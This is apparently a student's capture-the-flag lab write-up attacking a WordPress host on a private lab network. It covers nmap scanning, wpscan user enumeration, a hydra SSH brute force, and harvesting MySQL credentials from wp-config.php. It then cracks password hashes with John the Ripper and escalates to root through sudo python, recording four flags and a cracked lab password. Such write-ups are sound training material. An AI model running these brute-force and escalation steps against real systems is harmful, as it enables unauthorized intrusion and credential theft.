

FINAL PROJECT

TARGET 1 VULNERABILITY AND EXPLOIT

1. Run nmap -sV 192.168.1.1/24 to scan that subnet for TARGET1 host
2. TARGET1 IP = 192.168.1.110 with the following open ports




1. Run wpscan –url <http://192.168.1.110/wordpress/> --enumerate vp,u




1. ssh in to TARGET1 with michael through brute force


**hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110**




***FLAG 1 IS IN /var/www/html/service.html (flag1{b9bbcb33e11b80be759c4e844862482d})***



***FLAG 2 IS IN /var/www (flag2{fc3fd58dcdad9ab23faca6e9a36e581c})***




1. Find wp-config.php file in /var/www/html and cat it to find the MySQL database username and password




1. Open up MySQL in terminal, search databases and their tables to find usernames and passwords

**‘service mysql start’ > ‘mysql -h localhost -u root -p’**






***FLAG 3 IS IN THE MYSQL DATABASE wordpress IN THE TABLE wp\_posts (flag3{afc01ab56b50591e7dccf93122770cd2})***




1. Use John the Ripper to crack the hashed user passwords obtained from the wp\_users table in the wordpress database and put into a wp\_hashes.txt file

**‘john wp\_hashes.txt’**




1. Secure a user shell as steven.


ssh [steven@192.168.1.110](mailto:steven@192.168.1.110) (password ‘pink84’)



1. Run sudo -l to see that steven has sudo privilege running Python from /etc/bin/python.



Run python as sudo (‘sudo /etc/usr/python’) and run script to import os and set system to ‘/bin/bash’ to secure a session as root



***FLAG 4 IS IN THE root directory (flag4{715dea6c055b9fe3337544932f2941ce})***

